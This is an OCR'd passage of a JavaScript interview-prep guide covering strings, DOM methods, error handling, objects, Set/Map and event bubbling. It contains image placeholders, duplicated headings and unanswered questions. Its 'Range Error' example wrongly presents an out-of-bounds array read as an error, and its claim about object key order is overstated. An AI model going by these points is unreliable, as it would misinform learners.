let str = "   Hello World   ";
let trimmedStr = str.trim();
console.log(trimmedStr);
// Output: Hello World
```

back to chapter index


Q. What is string immutability? V. IMP.

- Strings in JavaScript are considered **immutable** because you **cannot modify** the contents of an existing string directly.



back to chapter index

Q. In how many ways you can concatenate strings?




```
let s1 = 'Hello';
let s2 = 'World';
```

```
// + operator
let r1 = s1 + s2;
console.log(r1);
// Output: HelloWorld
```

```
// concat() method
let r2 = s1.concat(s2);
console.log(r2);
// Output: HelloWorld
```

```
// template literals
let r3 = `${s1} ${s2}`;
console.log(r3);
// Output: Hello World
```

```
// join() method
let strings = [s1, s2];
let r4 = strings.join(' ');
console.log(r4);
// Output: Hello World
```

back to chapter index


Chapter 8: DOM

Back to main index

Q. What is DOM? What is the difference between HTML and DOM? V. IMP.

```
<!DOCTYPE html>
<html>

    <head>
        <title>My Text </title>
    </head>

    <body>
        <h1>
            My Header
        </h1>
        <p>My Paragraph </p>
    </body>

</html>
```

Static HTML




DOM Tree(Real)

- The DOM(Document Object Model) represents the web page as a **tree-like structure** that allows JavaScript to dynamically access and manipulate the content and structure of a web page.

back to chapter index


Q. How do you select, modify, create and remove DOM elements?



back to chapter index

Q. What are selectors in JS? V. IMP.

- Selectors in JS help to **get specific elements from DOM** based on IDs, class names, tag names.




```
<div id="myDiv">Test</div>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
```

back to chapter index

Q. What is the difference between getElementById, getElementsByClassName and getElementsByTagName? V. IMP.

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Methods</title>
  </head>
  <body>
    <div id="myDiv" class="myClass">1</div>
    <div class="myClass">2</div>
    <p class="myClass">3</p>

    <script src="index.js"></script>
  </body>
</html>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
// Output: 1
```

```
//getElementsByClassName - select multiple elements that
                                    //share the same class name
const elements = document.getElementsByClassName("myClass");

for (let i = 0; i < elements.length; i++) {
  console.log(elements[i].textContent);
}
// Output: 1 2 3
```

```
//getElementsByTagName - select multiple elements based
                                    //on their tag name
const elementsTag = document.getElementsByTagName("div");

for (let i = 0; i < elementsTag.length; i++) {
  console.log(elementsTag[i].textContent);
}
// Output: 1 2
```

back to chapter index

Q. What is the difference between querySelector() and querySelectorAll()?


```
<html>
  <head>
    <title></title>
  </head>
  <body>
    <div class="myClass">Element 1</div>
    <div class="myClass">Element 2</div>
    <div class="myClass">Element 3</div>
    <script src="index.js"></script>
  </body>
</html>
```

```
// Using querySelector() - returns the first element
var element = document.querySelector('.myClass');
console.log(element.textContent);
// Output: Element 1
```

```
// Using querySelectorAll() - returns all the elements
var elements = document.querySelectorAll('.myClass');
elements.forEach(function(element) {
  console.log(element.textContent);
});
// Output: Element 1, Element 2, Element 3
```

back to chapter index


Q. What are the methods to modify elements properties and attributes?




```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>

    <div id="myElement">Hello, World!</div>

    <script src="index.js"></script>
  </body>
</html>
```

back to chapter index

Q. What is the difference between innerHTML and textContent? V. IMP.





```
<div id="myElement1">Hello</div>
<div id="myElement2">World</div>
```

```
// textContent property used to assign plain text to element
var element1 = document.getElementById("myElement1");
element1.textContent = "<strong>Happy</strong>";
```

```
// innerHTML property, the browser interprets the content
// as HTML and renders it accordingly
var element1 = document.getElementById("myElement2");
element1.innerHTML = "<strong>Happy</strong>";
```


back to chapter index

Q. How to add and remove properties of HTML elements in the DOM using JS?




```
<div id="myElement">Hello, World!</div>
```

```
var element = document.getElementById("myElement");
// setAttribute method is used to add propetry
element.setAttribute("data-info", "new value");
```


```
<body>
  <div id="myElement" data-info="new value">Hello, World!</div>
```

```
// removeAttribute method is used to remove propetry
element.removeAttribute("data-info");
```

```
<body> == $0
  <div id="myElement">Hello</div>
```

back to chapter index

Q. How to add and remove style from HTML elements in DOM using JS?




```
<div id="myElement">Hello, World!</div>
```


```
var element = document.getElementById("myElement");

// style.setProperty is used to modify element style
element.style.setProperty("color", "blue");
```

```
// add the new class to element
element.classList.add("highlight");
element.classList.remove("highlight");
element.classList.toggle("highlight");
```

```
<div id="myElement" class="highlight" style="color: blue;">Hello, World!</div>
```

back to chapter index

Q. How to create new elements in DOM using JS? What is the difference between createElement() and cloneNode()?




```
// createElement() - create new element
var newDiv = document.createElement('div');
newDiv.textContent = 'Newly created div';
document.body.appendChild(newDiv);
```

```
<div>Newly created div</div>
```


```
<div id="parentElement">
  <h1>Existing Element</h1>
</div>
```

```
// cloneNode() - copy the existing element with all attributes
var existingElement = document.getElementById('parentElement');
var clonedElement = existingElement.cloneNode(true);
clonedElement.textContent = 'Cloned element';
document.body.appendChild(clonedElement);
```

```
<div id="parentElement">Cloned element</div>
```

back to chapter index

Q. What is the difference between createElement() and createTextNode()?




```
// createElement() - create new element
var newDiv = document.createElement('div');
newDiv.textContent = 'Newly created div';
document.body.appendChild(newDiv);
```

```
<div>Newly created div</div>
```

```
<div id="parentElement">
  <h1>Existing Element</h1>
</div>
```

```
var parentElement = document.getElementById("parentElement");
// Create a new text node
var newText = document.createTextNode(" This is some text.");
// Append the text node to the parent
parentElement.appendChild(newText);
```

```
<div id="parentElement">
  <h1>Existing Element</h1>
  " This is some text."
</div>
```


back to chapter index

Chapter 9: Error Handling

Back to main index

Q. What is Error Handling in JS? V. IMP.

- Error handling is the process of **managing errors**.





```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}

//Output
//An error occurred: someUndefinedVariable is not defined
```

back to chapter index

Q. What is the role of finally block in JS?

- Finally, block is used to **execute some code irrespective of error**.





```
//try block contains the code that might throw an error
try {

  const result = someUndefinedVariable + 10;
  console.log(result);

}
//catch block is where the error is handled
catch (error) {
  console.log('An error occurred:', error.message);
}
//finally block to execute code regardless of whether
//an error occured or not
finally{
  console.log("finally executed");
}

//Output
//An error occurred: someUndefinedVariable is not defined
//finally executed
```

back to chapter index

Q. What is the purpose of the throw statement in JS?

- The throw statement stops the execution of the current function and **passes the error to the catch block of calling function**.





```
function UserData() {
  try {
    validateUserAge(25);
    validateUserAge("invalid"); // This will throw
    validateUserAge(15); // This will not execute
  } catch (error) {
    console.error("Error:", error.message);
  }
}
function validateUserAge(age) {
  if (typeof age !== "number") {
    throw new Error("Age must be a number");
  }
  console.log("User age is valid");
}
```

back to chapter index

Q. What is Error propagation in JS?

- Error propagation refers to the process of passing or propagating an error from **one part of the code to another** by using the **throw statement** with try catch.




```
function UserData() {
  try {
    validateUserAge(25);
    validateUserAge("invalid"); // This will throw
    validateUserAge(15); // This will not execute
  } catch (error) {
    console.error("Error:", error.message);
  }
}
function validateUserAge(age) {
  if (typeof age !== "number") {
    throw new Error("Age must be a number");
  }
  console.log("User age is valid");
}
```

back to chapter index

Q. What are the best practices for error handling?

```
// 1. Use Try Catch and Handle Errors Appropriately
try {
  // Code that may throw an error
} catch (error) {
  // Error handling and recovery actions
}
```


```
// 3. Avoid Swallowing Errors
try {
  // Code that may throw an error
} catch (error) {
  // Do not leave the catch blank
}
```

```
// 2. Use Descriptive Error Messages
throw new Error("Cannot divide by zero");
```

```
// 4. Log Errors
try {
  // Code that may throw an error
} catch (error) {
  console.error("An error occurred:", error);
  // Log the error with a logging library
}
```

back to chapter index

Q. What are the different types of errors In JS?




```
// Syntax Error
console.log("Hello, World!"
// Missing closing parenthesis );
```

```
// Reference Error
console.log(myVariable);
// myVariable is not defined
```

```
// Type Error
const number = 42;
console.log(number.toUpperCase());
// number.toUpperCase is not a function
```

```
// Range Error
const array = [1, 2, 3];
console.log(array[10]);
// Index 10 is out of bounds
```

back to chapter index

Chapter 10: Objects

Back to main index

Q. What are Objects in JS? V. IMP.





Fig: Example of an object in JavaScript

back to chapter index

Q. What are Objects in JS? V. IMP.

- An object is a data type that allows you to store **key-value** pairs.




```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

back to chapter index

Q. In how many ways we can create an object?


```
// Object literal
var person = {
  name: "Happy",
  age: 38,
  role: "Trainer"
};
console.log(person);
```

```
{name: 'Happy', age: 38, role: 'Trainer'}
  age: 38
  name: "Happy"
  role: "Trainer"
  [[Prototype]]: Object
```

```
// Object Constructor
var person = new Object();
person.name = "Happy";
person.age = 38;
person.role = "Trainer";
console.log(person);
```

```
// Object.create() Method
var person = {
  name: "",
  age: 0,
  role: ""
};

var men = Object.create(person);
men.name = "Happy";
men.age = 38;
men.role = "Trainer";
```

back to chapter index

Q. What is the difference between an array and an object?

Arrays	Objects
1. Arrays are collection of values.	Objects are collections of key-value pairs.
2. Arrays are denoted by square brackets [].	Objects are denoted by curly braces {}.
3. Elements in array are ordered.	Properties in objects are unordered.

```
// Array
var fruits = ["apple", "banana", "orange"];
```

```
// Object
var person = {
  name: "Amit",
  age: 25,
  city: "Delhi"
};
```

back to chapter index

Q. How do you add or modify or delete properties of an object?

```
//Blank object
var person = {};
```

```
// Adding Properties
person.name = "Happy";
person.age = 35;
person.country = "India"
```

```
// Modifying Properties
person.age = 30;
```

```
// Deleting Properties
delete person.age;
```

back to chapter index

Q. Explain the difference between dot notation and bracket notation?

- Both dot notation and bracket notation are used to **access properties or methods** of an object.
- Dot notation is more popular and used due to its **simplicity**.

```
const person = {
  name: 'Happy',
  age: 35,
};
```

```
// Dot notation:
console.log(person.name);
// Output: 'Happy'
```


```
// Bracket notation:
console.log(person['name']);
// Output: 'Happy'
```

- Limitation of dot notation - In some scenarios bracket notation is the only option, such as when accessing properties when the **property name is stored in a variable**.

```
// Dynamically assign property name
// to a variable
var propertyName = 'age';

console.log(person[propertyName]);
// Output: '35'

console.log(person.propertyName);
// Output: undefined
```

back to chapter index

Q. What are some common methods to iterate over the properties of an object?




```
const person = {
  name: "John",
  age: 30,
};
```

```
// 1. Using for...in loop
for (let prop in person) {
  console.log(prop + ": " + person[prop]);
}
// Output: name: John age: 30
```

```
// 2. Using Object.keys() and forEach()
Object.keys(person).forEach((prop) => {
  console.log(prop + ": " + person[prop]);
});
// Output: name: John age: 30
```

```
// 3. Using Object.values() and forEach()
Object.values(person).forEach((value) => {
  console.log(value);
});
// Output: John 30
```

back to chapter index

Q. How do you check if a property exists in an object?

```
var person = {
  name: "Alice",
  age: 25
};
```

```
// 1. Using the in Operator
console.log("name" in person); // Output: true
console.log("city" in person); // Output: false
```

```
// 2. Using the hasOwnProperty() Method
console.log(person.hasOwnProperty("name")); // Output: true
console.log(person.hasOwnProperty("city")); // Output: false
```

```
// 3. Comparing with undefined
console.log(person.name !== undefined); // Output: true
console.log(person.city !== undefined); // Output: false
```

back to chapter index

Q. How do you clone or copy an object?

```
// Original object
const originalObject = {
  name: 'Happy',
  age: 35,
  city: 'Delhi',
};
```

Ways to clone or copy an object

1. Spread Syntax (...)

```
// Method 1: Spread syntax (shallow copy)
const clonedObjectSpread = { ...originalObject };
```

2. Object.assign()

```
// Method 2: Object.assign() (shallow copy)
// Parameters: target, source
const clonedObjectAssign = Object.assign({}, originalObject);
```

3. JSON.parse() & JSON.stringify()

```
// Method 3: JSON.parse() and JSON.stringify() (deep copy)
const clonedObjectJSON = JSON.parse(JSON.stringify(originalObject));
```

back to chapter index

Q. What is the difference between deep copy and shallow copy in JS?

- Shallow copy in **nested objects case** will modify the parent object property value, if cloned object property value is changed. But deep copy will not modify the parent object property value.

```
// Original object
const person = {
    name: 'Happy',
    age: 30,
    address: {
      city: 'Delhi',
      country: 'India'
    }
  };
```

```
// Shallow copy using Object.assign()
const shallowCopy = Object.assign({}, person);

shallowCopy.address.city = 'Mumbai';

console.log(person.address.city); // Output: "Mumbai"
console.log(shallowCopy.address.city); // Output: "Mumbai"
```

```
// Deep copy using JSON.parse() and JSON.stringify()
const deepCopy = JSON.parse(JSON.stringify(person));

deepCopy.address.city = 'Bangalore';

console.log(person.address.city); // Output: "Delhi"
console.log(deepCopy.address.city); // Output: "Bangalore"
```

back to chapter index

Q. What is Set Object in JS?

- The Set object is a collection of **unique values**, meaning that duplicate values are not allowed.
- Set provides methods for **adding, deleting, and checking the existence** of values in the set.
- Set can be used to **remove duplicate values** from arrays.

```
// Set can be used to remove
// duplicate values from arrays
let myArr = [1, 4, 3, 4];
let mySet = new Set(myArr);

let uniqueArray = [...mySet];
console.log(uniqueArray);
// Output: [1, 4, 3]
```

```
// Creating a Set to store unique numbers
const uniqueNumbers = new Set();
uniqueNumbers.add(5);
uniqueNumbers.add(10);
uniqueNumbers.add(5); //Ignore duplicate values

console.log(uniqueNumbers);
// Output: {5, 10}

// Check size
console.log(uniqueNumbers.size);
// Output: 2

// Check element existence
console.log(uniqueNumbers.has(10));
// Output: true

// Delete element
uniqueNumbers.delete(10);
console.log(uniqueNumbers.size);
// Output: 1
```

back to chapter index

Q. What is Map Object in JS?

- The Map object is a collection of **key-value** pairs where each key can be of **any type**, and each value can also be of any type.
- A Map maintains the **order** of key-value pairs as they were inserted.

```
// Creating a Map to store person details
const personDetails = new Map();
personDetails.set("name", "Alice");
personDetails.set("age", 30);

console.log(personDetails.get("name"));
// Output: "Alice"

console.log(personDetails.has("age"));
// Output: true

personDetails.delete("age");
console.log(personDetails.size);
// Output: 1
```

back to chapter index

Q. What is the difference between Map and Object in JS?


Map	Javascript Object
1. Keys in a Map can be of any data type, including strings, numbers, objects, functions etc.	Keys in a regular JavaScript object are limited to strings and symbols.
2. A Map maintains the order of key-value pairs as they were inserted.	In a regular object, there is no guaranteed order of keys.
3. Useful when keys are of different types, insertion order is important.	Useful when keys are strings or symbols and there are simple set of properties.

back to chapter index

Chapter 11: Events

Back to main index

Q. What are Events? How are events triggered? V. IMP.



back to chapter index

Q. What are Events? How are events triggered? V. IMP.

- Events are **actions** that happen in the browser, such as a button click, mouse movement, or keyboard input.

```
<button id="myButton">Click Me</button>
```

```
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```

Event

Event handler/ Callback function

back to chapter index

Q. What are the types of events in JS? V. IMP.

```
<button id="myButton">Click Me</button>
```

```
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```

Event

- Click Event: addEventListener('click', handler)
- Mouseover Event: addEventListener('mouseover', handler)
- Keydown Event: addEventListener('keydown', handler)
- Keyup Event: addEventListener('keyup', handler)
- Submit Event: addEventListener('submit', handler)
- Focus Event: addEventListener('focus', handler)
- Blur Event: addEventListener('blur', handler)
- Change Event: addEventListener('change', handler)
- Load Event: addEventListener('load', handler)
- Resize Event: addEventListener('resize', handler)


back to chapter index

Q. What is Event Object in JS?

- Whenever any event is triggered, the browser automatically creates an event object and **passes it as an argument** to the event handler function.
- The event object contains various properties and methods that provide **information about the event**, such as the type of event, the element that triggered the event etc.


```
<button id="myButton">Click Me</button>
```


```
// Get the button element
var button = document.getElementById("myButton");

// Attach event listener to the button element
button.addEventListener("click", handleClick);

// Event handler function
function handleClick(event) {
  // Accessing properties of the event object
  console.log("Event type:", event.type);
  console.log("Target element:", event.target);
}
```



back to chapter index

Q. What is Event Delegation in JS? V. IMP.






back to chapter index

Q. What is Event Delegation in JS? V. IMP.

- Event delegation in JavaScript is a technique where you attach a **single event handler to a parent element** to handle events on its **child elements**.





```
<ul id="myList">
  <li>Item 1</li>
  <li>Item 2</li>
  <li>Item 3</li>
</ul>
```


```
var parentList = document.getElementById("myList");

// Attach event handler to parent element
parentList.addEventListener("click", handleItemClick);

// Event handler function
function handleItemClick(event) {
  var target = event.target;
  console.log("Clicked:", target.textContent);
}
```

back to chapter index

Q. What is Event Bubbling In JS? V. IMP.





```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```



back to chapter index

Q. What is Event Bubbling In JS? V. IMP.

- Event bubbling is the process in JavaScript where an event triggered on a child element **propagates up the DOM tree**, triggering event handlers on its parent elements.





```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");

// Attach event handlers with elements
outer.addEventListener("click", handleBubbling);
inner.addEventListener("click", handleBubbling);
button.addEventListener("click", handleBubbling);

function handleBubbling(event) {
  console.log("Bubbling: " + this.id);
}
```

back to chapter index

Q. How can you stop event propagation or event bubbling in JS?

- Event bubbling can be stopped by calling **stopPropagation()** method on event.





```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```

```
// Get the reference of elements
var outer = document.getElementById("outer");
var inner = document.getElementById("inner");
var button = document.getElementById("myButton");

// Attach event handlers with elements
outer.addEventListener("click", handleBubbling);
inner.addEventListener("click", handleBubbling);
button.addEventListener("click", handleBubbling);
```


```
function handleBubbling(event) {
  console.log("Bubbling: " + this.id);
  event.stopPropagation(); // Stop event propagation
}
```

back to chapter index

Q. What is Event Capturing in JS?





```
<div id="outer">
  <div id="inner">
    <button id="myButton">Click Me</button>
  </div>
</div>
```



back to chapter index

Q. What is Event Capturing in JS?

